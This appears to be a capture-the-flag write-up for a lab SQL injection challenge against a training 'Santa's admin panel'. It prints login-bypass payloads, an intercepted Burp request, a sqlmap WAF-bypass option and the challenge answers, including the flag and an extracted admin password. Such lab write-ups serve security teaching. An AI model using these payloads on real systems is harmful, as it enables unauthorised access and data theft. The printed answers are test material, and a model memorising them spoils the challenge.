
```
SELECT username,pass FROM users WHERE username=('$username') and password=('$password')
```

In this case, you'll have to add a single bracket to your payload like so: `') or true-` to make it work.


Based on the TODO list, we are able to figure out the database is sqlite.

Q4: How many entries are there in the gift database?

Answer:22




To bypass the login, key in username and password with **' or true --**




We were able to log in successfully when we saw this page.


Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a **W**eb **A**pplication **F**irewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`


Burp Suite Community Edition v2021.10.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Request to http://10.10.42.46:8000
Forward Drop Intercept is on Action Open Brows... Comment this item HTTP/1
Pretty Raw Hex \n
1 GET /santapanel?search=dark HTTP/1.1
2 Host: 10.10.42.46:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.42.46:8000/santapanel?search=dark
9 Cookie: session=eyJhdXRoIjpOcnVlfQ.YrZhvQ.G755g5fUS-5TX4YaD-IqJrSP0jY
10 Upgrade-Insecure-Requests: 1
11
12
INSPECTOR
Search...
0 matches
Santa's admin panel
Really Insecure PHP Page
10.10.42.46:8000/santapanel?search=dark
Welcome back, Santa!
The database has been updated while you were away!
Enter: dark
Search
Gift Child
Right Ctrl


Enter a word then press “Search”




then send the codes from Burp Suite to Repeater.



Right click the codes and press ‘save item’.



Open terminal and run sqlmap command.




After injection ,we are able to get hidden information

Q5: What is James' age?

Answer :8

Q6: What did Paul ask for?

Answer :github ownership



Q7: What is the flag?

Answer :thmfox{All_I_Want_for_Christmas_Is_You}

Q8: What is admin's password?

Answer :EhCNSWzzFP6sc7gB

Thought Process/Methodology:

Enable FoxyProxy on Firefox.Open Burp Suite Community Edition .Press proxy and make sure the intercept is on.We can find the port number in the link.Get into the link: http://10.10.164.236:8000Based on the hint ,we can assumed that the answer is santapanel.Based on the TODO list, we are able to figure out the database is sqlite.To bypass the login, key in username and password with **' or true --**We were able to log in successfully when we saw this page.Enter a word then press “Search” then send the codes from Burp Suite to Repeater. Save this request by right-clicking and pressing "Save item" .Open terminal and run sqlmap command.After injection ,we are able to get all the answers for the questions.